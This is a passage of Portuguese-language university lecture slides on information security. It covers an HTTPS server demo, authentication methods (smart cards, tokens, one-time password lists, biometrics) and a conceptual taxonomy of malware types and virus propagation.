
- Compilando e executando o **HTTPSServerExample**:

```
> javac SSLServerExample.java
> java -Djavax.net.ssl.keyStore=sslKeyStore -Djavax.net.ssl.keyStorePassword=teste123 HTTPSServerExample
Client connection made
GET / HTTP/1.1
```

- Executando o cliente HTTPS, a janela Security Alert é apresentada pois o certificado enviado pelo servidor não é assinado por uma CA confiável.



- Visualizando o certificado enviado pelo servidor.




- Após o aceite do certificado, o servidor envia a mensagem “Hello World!” no formato HTML.



Técnicas de Autenticação para Controle de Acesso a Sistemas

331

. Segurança da Informação
Prof. Anderson O. da Silva





Processo de Autenticação:

- **Processo para verificação ou identificação positiva ou negativa de um usuário.**
- **Verificação**
 - Comparação de uma informação do usuário a um único registro de informação associado ao usuário em uma base de dados (1:1), validando ou não seu acesso ao sistema.
- **Identificação**
 - Comparação de uma informação do usuário aos registros de informações de usuários em uma base de dados (1:N) buscando encontrar o registro do usuário em questão, validando ou não seu acesso ao sistema.



Processo de Autenticação:

- **Autenticação Monofator**
 - Utiliza apenas um requisito para verificação ou identificação de usuários.
- **Autenticação Multifator**
 - Utiliza mais de um requisito para verificação ou identificação de usuários.



Processo de Autenticação:

- Requisitos para uma Forte Autenticação:
 - Verificação de algo que o usuário conhece.
 - Ex: senha pessoal.
 - Verificação de algo que o usuário possui.
 - Ex: uma chave privada armazenada em um smart card ou token.
 - Verificação de algo que o usuário é.
 - Ex: uma amostra biométrica.

Técnicas de Autenticação para Controle de Acesso a Sistemas


335

- Segurança da Informação
Prof. Anderson O. da Silva



Mídias de Armazenamento:

- Smart Card





Mídias de Armazenamento:

- **Smart Card**

- **Cartões apenas com chip de memória:**

- É equipado com uma memória ROM (Read-Only Memory) que armazena informações de identificação do próprio cartão, como número de série, por exemplo, e uma memória EEPROM (Electrically Erasable Programmable Read-Only Memory) que armazena dados que variam com o tempo e que são realmente utilizados pela aplicação à qual o cartão se destina.
 - As memórias EEPROM são não-voláteis, isto é, não são apagadas quando cessa o fornecimento de energia. Além disso permitem leitura e escrita. Podem ser ainda protegidas com um número de identificação pessoal (PIN – Personal Identification Number).



Mídias de Armazenamento:

- Smart Card
 - Cartões com lógica integrada:
 - Possuem algoritmos para criptografia e acesso autenticado à sua memória, e, consequentemente, às informações armazenadas.
 - Essas informações ficam organizadas em um sistema de arquivos estático que suporta diversas aplicações, como o acesso criptografado ao seu conteúdo.
 - Assim como os cartões com chips de memória apenas, os cartões com lógica integrada não possuem capacidade interna de processamento.



Mídias de Armazenamento:

- Smart Card
 - Cartões com micro-controladores seguros integrados:
 - Possuem, além de um chip de memória com acesso para leitura e escrita, também um micro-controlador e um sistema operacional.
 - Contêm e executam algoritmos e cálculos além de armazenar dados de acordo com seu sistema operacional.
 - São uma espécie de PC (Personal Computer – computador pessoal) em miniatura para se carregar na carteira. Tudo o que eles precisam para operar é energia e um terminal de comunicação com um sistema exterior, se for o caso.
 - Estão disponíveis nas formas com contato, sem contato e de dupla-interface.
 - Diferentemente dos cartões de memória apenas, os cartões com micro-controladores foram projetados para atender requisitos de segurança.



Mídias de Armazenamento:

- **Smart Card**

- **Smart Card com contato:**

- Apresentam como desvantagem o desgaste conforme vai sendo utilizado pois, além de sofrer danos com o constante contato com a leitora, ainda são frágeis e podem rasgar facilmente.
 - Também, ficam sujeitos a descargas eletrostáticas. São, entretanto, mais baratos que os cartões sem contato.

- **Smart Card sem contato:**

- Para que a transferência de dados seja realizada, este tipo de cartão precisa apenas estar próximo (em torno de 15 cm) de uma leitora.
 - Ambos (leitora e cartão) possuem uma antena para que a transferência se dê via rádio freqüência.



Mídias de Armazenamento:

- **Smart Card**
 - **Smart Card híbridos ou Combi Cards:**
 - Possuem dois chips no cartão, um para suportar leitura com contato, outro para suportar leitura sem contato.
 - Também existem os smart cards com chips de interface dupla, que possuem apenas um chip capaz de suportar ambos os tipos de leitura.
 - **Sistemas Operacionais:**
 - JavaCard
 - MULTOS (Multi-Application Operating System)
 - Smart Card for Windows



Mídias de Armazenamento:

- Smart Card
 - Leitora: Dispositivo Escravo
 - Necessitam de um sistema hospedeiro como um micro-computador ou terminal para o qual as informações contidas no cartão serão transferidas e onde efetivamente ocorrerá o processamento.
 - O dispositivo é responsável apenas por fornecer energia ao cartão e se comunicar com ele.
 - Não há qualquer lógica de processamento de dados contida no dispositivo, exceto o driver de comunicação.

Técnicas de Autenticação para Controle de Acesso a Sistemas

342

• Segurança da Informação
Prof. Anderson O. da Silva



Mídias de Armazenamento:

- Smart Card
 - Leitora: Dispositivo Escravo





Mídias de Armazenamento:

- Smart Card
 - Leitora: Dispositivo Stand-alone
 - Possuem certa capacidade de processamento para poder agir como um mediador entre o cartão e o sistema hospedeiro.
 - O sistema hospedeiro precisa apenas se preocupar com a comunicação com o dispositivo e não com detalhes de funcionamento do cartão.
 - Algumas aplicações como leitura e gravação de dados e identificação podem ser totalmente realizadas pelo dispositivo, sem intervenção do sistema hospedeiro, que pode inclusive não estar conectado a ele.



Mídias de Armazenamento:

- Smart Card
 - Leitora: Dispositivo Stand-alone





Mídias de Armazenamento:

- **Smart Card**
 - **Leitora: Dispositivo Dedicado**
 - Interage apenas com smart cards.
 - **Leitora: Dispositivo Híbrido**
 - Estão aptos a ler cartões de tarja magnética e smart cards.



Mídias de Armazenamento:

- Smart Card
 - Leitora: Dispositivo Híbrido



Técnicas de Autenticação para Controle de Acesso a Sistemas

347

• Segurança da Informação
Prof. Anderson O. da Silva



Mídias de Armazenamento:

- Token





Mídias de Armazenamento:

- **Token**
 - Denominação genérica para pequenos dispositivos que podem ser utilizados como um dos elementos de um processo de autenticação multifator.
 - Também conhecidos como *dongles*, estão disponíveis no mercado em diversos formatos.
 - Um smart card é também considerado um token quando utilizado para autenticação.



Mídias de Armazenamento:

- Token
 - Um dos formatos mais simples de token é o que consiste em um gerador de senhas aleatórias.
 - Durante o processo de autenticação, o usuário deve informar ao token seu PIN de acesso para que receba de volta uma senha válida para o sistema onde pretende se autenticar.
 - O usuário então efetua o logon informando seu nome e a senha recebida do token.
 - Essas senhas são também conhecidas como *one-time password*, pois são válidas apenas uma única vez.

Técnicas de Autenticação para Controle de Acesso a Sistemas

. Segurança da Informação
Prof. Anderson O. da Silva

350



Mídias de Armazenamento:

- Token
 - Geradores de senhas.





Mídias de Armazenamento:

- **Transaction Authentication Number (TAN) Lists**
 - Forma mais barata de distribuição de listas de one-time passwords.
 - Durante o processo de autenticação o sistema solicita uma das one-time passwords do usuário.
 - As one-time passwords são indexadas e podem ser solicitadas em uma segunda etapa do processo de autenticação (após a validação da senha pessoal).

Técnicas de Autenticação para Controle de Acesso a Sistemas

352

- Segurança da Informação
Prof. Anderson O. da Silva



Mídias de Armazenamento:

- TAN Lists

Atenção: Nunca digite mais de um código por acesso.			
Nº	Código	Nº	Código
01	6748	11	0924
02	4267	12	9254
03	8795	13	8630
04	2964	14	1945
05	8176	15	9407
06	7308	16	1394
07	3157	17	6841
08	9381	18	6734
09	5308	19	5704
10	3214	20	1897
		21	5209
		22	1698
		23	2907
		24	1509
		25	7452
		26	4325
		27	6854
		28	1652
		29	2531
		30	8394
		31	5769
		32	8147
		33	9736
		34	4082
		35	2356
		36	8724
		37	8217
		38	5176
		39	7945
		40	9805



Técnicas de Autenticação para Controle de Acesso a Sistemas

353

- Segurança da Informação
Prof. Anderson O. da Silva



Mídias de Armazenamento:

- CD Cards






Biometria:

- Aceitação X Rejeição
 - Taxa de Falsa Rejeição (FRR – False Rejection Rate)
 - Taxa de rejeição de usuários autorizados.
 - Taxa de Falsa Aceitação (FAR – False Acceptation Rate)
 - Taxa de aceitação de usuários não autorizados.
- Detecção
 - Sensível
 - Baixo FAR e Alto FRR
 - Fraca
 - Alto FAR e Baixo FRR



Biometria:

- Taxa de Cruzamento entre Aceitação e Rejeição (ERR – Equal Error Rate ou Crossover)






Biometria:

- **Impressão Digital**
 - **Minutiae (características de Galton)**
 - São detalhes únicos que definem o padrão da impressão digital, como terminações ou bifurcações das linhas do cume e podem ser descritos por um conjunto de atributos (direção, tipo, localização na imagem, etc.).
 - Modelos têm entre 24 bytes e 1 Kbyte.



Biometria:


- **Impressão Digital**
 - Funcionamento e Processo de Decisão





Biometria:


- Impressão Digital
 - Leitor ótico





Biometria:


- Impressão Digital
 - Dedo real X Dedo de Silicone X Dedo de Gelatina





Biometria:

- Padrão é único, mesmo entre irmãos gêmeos, e difere do olho esquerdo para o olho direito em um mesmo indivíduo.
- Não requer luminosidade especial para ser registrado.
- Iriscode
 - Caracteriza a íris através de uma análise matemática baseada nos padrões não lineares encontrados na imagem produzida.






Biometria:

- **Reconhecimento de Íris**
 - Modelos têm em média 256 bytes.
 - Processo de decisão sobre a verificação entre dois iriscodes:
 - Utiliza-se a distância de Hamming, que se baseia na contagem e comparação de bits diferentes existentes em dois iriscodes, produzindo um resultado entre 0 e 1, onde 0 significa ter encontrado um iricode similar. Este é então comparado com o limiar de segurança, para uma tomada de decisão final.
 - Geralmente para imagens de uma mesma íris, 10% dos bits são diferentes, e, para imagens de íris diferentes, pelo menos 45% dos bits são diferentes.



Biometria:

- Reconhecimento de Íris
 - FAR e FER





Biometria:


- Reconhecimento de Íris
 - Leitor de íris







Biometria:

- **Padrão de Retina**
 - A retina é a membrana sensível do olho e a mais interna, na qual se formam as imagens.
 - A identificação através da retina se dá através do padrão de vasos sanguíneos e sua tecnologia é mais antiga do que a usada na identificação da íris.
 - Requer a utilização de iluminação infravermelho de baixa intensidade e uma câmera para capturar imagens de sua estrutura vascular.
 - Considerado um modelo biométrico invasivo.



Biometria:

- **Padrão de Retina**
 - O processo de aquisição da imagem é realizado através da localização do disco óptico, fotografando-o em seguida.
 - A partir da imagem obtida cria-se um código de barras circular através de um software que traduz a espessura dos vasos sanguíneos e suas nuances angulares para o modelo.





Biometria:


- Padrão de retina
 - Leitor de retina






Biometria:

- **Outras Técnicas Biométricas**
 - Reconhecimento Facial
 - Reconhecimento de Voz
 - Geometria da Mão
 - Impressão da Palma da Mão
 - Assinatura/Padrão de Escrita
 - Movimento dos Lábios



Biometria:

- Outras Técnicas Biométricas
 - Dinâmica da Digitação
 - Formato da Orelha
 - Veias da Mão
 - DNA
 - Formas de Caminhar
 - Odor



Código Malicioso (Malware)

• Segurança da Informação
Prof. Anderson O. da Silva

369





Malware (Malicious Software):

- **Código malicioso com o potencial de danificar sua vítima, porém nem sempre age desta forma.**
- **Qualquer código que execute em um sistema, consumindo recursos, sem prévia autorização, pode ser considerado malicioso.**
- **Sua instalação e execução varia em função do tipo de malware e normalmente ocorre sem que a vítima perceba ou autorize.**



Tipos de Malware:

- **Vírus**
 - Programa malicioso com o poder de proliferação, que depende de um hospedeiro para ser executado.
 - Embutido em programas executáveis, documentos que suportam macros (Documentos Word, Planilhas Excel, etc) e no setor de boot dos discos.
- **Worm**
 - Programa malicioso com o poder de proliferação, que não depende de um hospedeiro para ser executado.
 - Utiliza a rede como forma de disseminação, normalmente explorando vulnerabilidades em sistemas remotos.
 - Consome os recursos do sistema necessários para se manter ativo.



Tipos de Malware:

- **Mailers e Mass-Mailer Worms**
 - São uma classe especial de worms que se propagam através de envio de e-mails.
- **Octopus**
 - Outra classe especial de worms formados por um conjunto de programas (cabeça e tentáculos) que são instalados em máquinas diferentes e que se comunicam entre si para executar uma ação maliciosa.



Tipos de Malware:

- **Rabbits**
 - Também é uma classe de worms cuja função do código malicioso é *saltar entre máquinas* através da rede, mantendo a cada momento no tempo, uma única cópia de si próprio.
- **Logic Bombs (Bombas Lógicas)**
 - Uma bomba lógica é um mau funcionamento programado em uma aplicação legítima para, em algum momento, executar ações desconhecidas pelo usuário ou sem o conhecimento do mesmo.



Tipos de Malware:

- **Trojan Horses (Cavalos de Tróia)**
 - Código malicioso camouflado em um software de interesse do usuário com o objetivo de se instalar na máquina do usuário e executar uma ação maliciosa sem conhecimento do mesmo.
- **Backdoors (Trapdoors)**
 - Código malicioso que permite conexões remotas a sistemas, funcionando como um controle remoto.
 - Geralmente disseminado como um Trojan Horse.



Tipos de Malware:

- **Password-Stealing Trojans**
 - Classe especial de Trojan Horse que visa capturar senhas de acesso na máquina hospedeira.
 - Geralmente combinado com keyloggers (registradores de teclas) para capturar as teclas pressionadas durante a digitação da senha em um processo de autenticação.
- **Germes**
 - O germe é a primeira geração de um vírus, quando o mesmo é compilado pela primeira vez.
 - Normalmente não precisa estar atrelado a um programa hospedeiro.
 - Seu código é um pouco diferente de sua segunda geração, pós-infecção.



Tipos de Malware:

- **Exploits**
 - Código malicioso que explora uma vulnerabilidade específica ou um conjunto de vulnerabilidades em um sistema.
 - O objetivo normalmente é obter um acesso mais privilegiado ao sistema atacado.
- **Downloaders**
 - Código malicioso que quando executado baixa conteúdo malicioso de um site e o descompacta e executa na máquina hospedeira.



Tipos de Malware:

- **Dialers**
 - Código malicioso que tem por objetivo efetuar conexões dial-up para serviços tarifados sem o conhecimento do usuário.
- **Droppers**
 - Originalmente conhecidos como instaladores, têm como objetivo instalar a primeira geração de um vírus, o germe.



Tipos de Malware:

- **Injectors**

- Tipos especiais de droppers que normalmente instalam o código do vírus em memória.
- Pode ser utilizado para injetar o código de um vírus em sua forma ativa no tratador de interrupção de disco. Assim, a replicação do vírus se inicia no próximo acesso ao disco.
- Injetores de rede são utilizados para iniciar um ataque com worms. Também são utilizados no processo conhecido como *seeding*, onde o código do vírus é injetado em diversos sistemas remotos para rapidamente gerar uma epidemia de larga escala.



Tipos de Malware:

- **Spammer Programs**
 - Utilizados para enviar mensagens não solicitadas para grupos de mensagens instantâneas, newsgroups, ou qualquer outro tipo de dispositivo móvel na forma de e-mails ou mensagens de texto SMS.
- **Flooders**
 - Utilizados para atacar sistemas de computadores em rede com uma carga extra de tráfego de rede para provocar ataques de Denial of Service (DoS).



Tipos de Malware:

- **Hoaxes e Mensagens de Correntes**
 - Embora não sejam explicitamente maliciosos, levam o usuário a acreditar em uma informação e divulgá-la para seus conhecidos, gerando um tráfego indesejável de mensagens.
 - <http://www.f-secure.com/virus-info/hoax/>
- **Adware e Spyware**
 - Embora não tenham características maliciosas, podem ser utilizados para coletar informações sobre o perfil de utilização da rede feito pelo usuário para apresentar propagandas direcionadas ao mesmo através, por exemplo, de mensagens em pop-ups.



Vírus: Anatomia do Vírus

- Propagação
 - Método utilizado para disseminação também conhecido como mecanismo de entrega (*delivery mechanism*).
- Payload
 - Ação produzida localmente na vítima após sua execução, separado do processo de propagação.



Vírus: Propagação

- **Vírus Parasita**
 - Se propaga como um parasita em outros arquivos.
 - Se acopla ao arquivo original mantendo-o passível de uso.
 - Classicamente, no MS-DOS, eram arquivos executáveis .COM e .EXE.
 - Também podem ser encontrados em outros tipos de arquivos não executáveis, mas que carregam código fonte interpretado (macros), como VBA (Visual Basic for Applications) em documentos Word, Excel e Power Point. Estes são conhecidos como Vírus de Macro.
 - Depende da execução ou da utilização do arquivo infectado, podendo limitar muito sua atuação.



Vírus: Propagação

- **Vírus de Setor de Boot**
 - Antes de se copiar para a área de inicialização do disco (MBR – Master Boot Record ou Setor de Boot de uma Partição), realocam essa área para outra área do disco (rígido ou disquete).
 - Quando o sistema é inicializado, eles podem agir modificando chamadas da BIOS, dados, entre outros, para então transferir o controle para o código realocado.
 - Para evitar que a área do disco realocada seja reescrita pelo sistema, classicamente esta área é marcada como setor defeituoso (bad sector), sendo descartada para utilização pelo sistema.



Vírus: Propagação

- **Vírus Multi-Partite**
 - Utiliza múltiplos meios de infecção.
